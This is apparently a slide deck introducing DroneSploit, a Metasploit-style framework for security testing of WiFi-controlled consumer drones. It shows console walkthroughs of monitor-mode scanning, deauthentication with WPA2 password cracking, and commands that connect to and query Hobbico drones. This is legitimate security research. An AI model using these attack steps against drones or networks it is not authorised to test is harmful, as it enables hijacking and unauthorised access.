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Hacking drones with DroneSploit

A pentesting console framework dedicated to drones

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Introduction > Scope

- Currently: WiFi-controlled light commercial drones
- Soon: Radio-controlled light commercial drones
- Future : More complex drones
















Introduction > Objectives

- 1. Gather and share knowledge
- 2. Assess drone security
- 3. Automate attacks

Expected: All-in-one framework



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Background > Drone architecture

• Architecture : AP – WiFi client





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• OS:


- Busybox
- Toybox

• Fly control App :

- APK
- IPA

• Protocols:

- Fly control (proprietary / MAVLink / ...)
- RTSP (video streaming)
- FTP (for file/update transfer)
- Telnet



Background > WiFi attacks

Deauthentication

- Can be sent by an AP to a rogue station
- Can also be spoofed for deauthenticating a target station
- Can cause a new WPA handshake

WPA2 PSK password guessing

- Starts with a deauth
- When WPA handshake capture, offline guessing attack
- Toolkit: Aircrack-NG





Background > Common security issues

- Weaknesses (not exhaustive) :
 - Default (weak) hardcoded credentials (<u>CWE-798</u>)
 - Lack of identification of the pilot station (<u>CWE-862</u>)
 - No enforcement of a single pilot
 - Lack of integrity check of update file (<u>CWE-353</u>)
 - Uneeded service left open
 - Hardware debug port left on production board
 - Clear text protocols



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Quick start > Startup

DroneSploit:

- Based on <u>Sploitkit</u>
- Metasploit-like
- Easy to use

(extended auto-completion and validation)

OO plugin architecture

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python3 main.py
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        -=[ 5 auxiliary (5 disabled) ]=-
 ] There are some issues ; use 'show issues' to see more details
dronesploit > show issues
odules: Deauth, DeauthAny, FindSsids, FindTargets, Wpa2pskCrack
 At least one interface in monitor mode is required
```



Quick start > Startup

- Start : Terminal
- Actions :
 - 1. Start the framework \$ python3 main.py
 - 2. Get help
 dronesploit > help
- End State:
 DroneSploit started

```
dronesploit > help
General commands
    Command
                Description
               Display help
    back
                Come back to the previous console level
                Connect to an Access Point
    connect
    disconnect Disconnect from an Access Point
    edit
                Edit a file with PyVim
    exit
                Exit the console
    help
               Display help
               Inspect commands history
    history
               Manually set the password of an Access Point
    password
    quit
                Exit the console
    record
                Consult status for commands recording to a .rc file
                Scan for targets
    scan
    search
                Search for text in modules
                Set an option in the current context
    set
    shell
                Execute a shell command
    targets
               Display the list of currently known targets
                Toggle monitor/managed mode for the given wireless interface
    toggle
               Unset an option from the current context
    unset
                Select a module
    use
```



Quick start > Startup







Quick start > Scanning

- <u>Start</u>: DroneSploit (root)
- Actions :
 - 1. Set iface in monitor mode dronesploit > toggle wlp4s0
 - 2. Scan on iface in monitor mode dronesploit > scan wlp4s0
- End State:
 - ✓ Interface in monitor mode
 - ✓ Targets acquired

```
dronesploit > toggle wlp4s0

[*] wlp4s0 set to monitor mode on wlp4s0mon
dronesploit > ■

dronesploit > scan wlan0mon

[!] Press Ctrl+C to interrupt

[*] Found C-me_0123456

[*] Found Flitt_QVJXBQ
```



Quick start > Scanning







Quick start > Password guessing

- Start : DroneSploit (root)
- Actions :
 - 1. Enter the cracking module

```
dronesploit > use
auxiliary/wifi/wpa2psk_crack
```

2. Run the attack

```
Dronesploit auxiliary(...) > run
```

- End State:
 - ✓ Password guessed
 - ✓ Connected to target

```
dronesploit > use auxiliary/wifi/wpa2psk_crack
dronesploit auxiliary(wifi/wpa2psk_crack) > show options
Console options
                     Value
    Name
                                                            Required
    DEAUTH INTERVAL
    ESSID
                     Flitt OVJXBO
    INTERFACE
                     wlan0mon
    TIMEOUT
                     120
                     modules/auxiliary/wifi/wordlist.txt
    WORDLIST
dronesploit auxiliary(wifi/wpa2psk_crack) > run
    Press Ctrl+C to interrupt
    Deauth station: C0:EE:FB:59:6B:FE
    Deauth station: C0:EE:FB:59:6B:FE
    WPA handshake captured !
    Password found: 12345678
```



Quick start > Password guessing







Quick start > Using modules

<u>Start</u>: DroneSploit (root)

• Actions:

1. Connect to a target
 dronesploit > connect [target]

2. Enter a module dronesploit > use ...

3. Show options

dronesploit exploit(...) > show options

4. Run it

dronesploit exploit(...) > run

• End State:

✓ Module's output

```
dronesploit > connect C-me 0123456
[+] Connected to 'C-me 0123456' on wlp4s0
dronesploit > use command/hobbico/flitt/change ap ssid
[!] No Hobbico Flitt target connected yet ; please use the 'scan' and 'connect' commands
dronesploit command(hobbico/flitt/change
                                         ap_ssid) > use command/hobbico/cme/get_sys_info
dronesploit command(hobbico/cme/get sys info) > show options
Console options
                               Required Description
   Name
                Value
   FLYCTL PORT 4646
                                         Fly controller port
                                         IP address of drone's AP
                192.168.100.1 Y
   TARGET
                C-me 0123456 Y
                                         Target's SSID
dronesploit command(hobbico/cme/get sys info) >
```

```
dronesploit command(hobbico/cme/get_sys_info) > run
[*] Requesting system information...
[+] System info retrieved
FirmWare: 0.7.15
M_AE: 0
M_AWB: 0
M_BATTERY: 1
M_BHT: 0
M_CARD:
    online: 0
```



Quick start > Using modules





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Module creation > Options/functionalities

Options & functionalities inheritance :

- The followings can be shared among subclasses through the same proxy class:
 - Configuration
 - Requirements
 - Docstring

NB: Precedence goes to subclasses




Module creation > Structuring

• Proxy classes :

- Holding shared configuration options
- Implementing common functionalities

• Subclasses:

- Holding specific options
- Model-specific particularities







Module creation > Writing

• Imports :

• Sploitkit: from sploitkit import Config, Option

• DroneSploit: from lib.[drones|wifi] import ...

Methods:

• Before loading / after unloading the module: .preload() / .postload()

• Before / after running the module: .prerun() / .postrun()

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Scenarios > Hobbico C-me





Scenarios > Hobbico Flitt





Scenarios > DJI Tello





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Conclusion > Objectives

1. Gather and share knowledge

- ✓ Convenient console interface
- ✓ OO plugin architecture

2. Assess drone security

✓ Use experience like in popular pentesting frameworks

3. Automate attacks

- ✓ WiFi attacks
- ✓ Drone-specific attacks

Conclusion > Further work

- 1. Extend to new light commercial drones
- 2. Extend scope to radio-controlled drones
- 3. Extend scope to heavier/better-designed drones
- 4. Leverage some new features of <a>Sploitkit (storage, ...)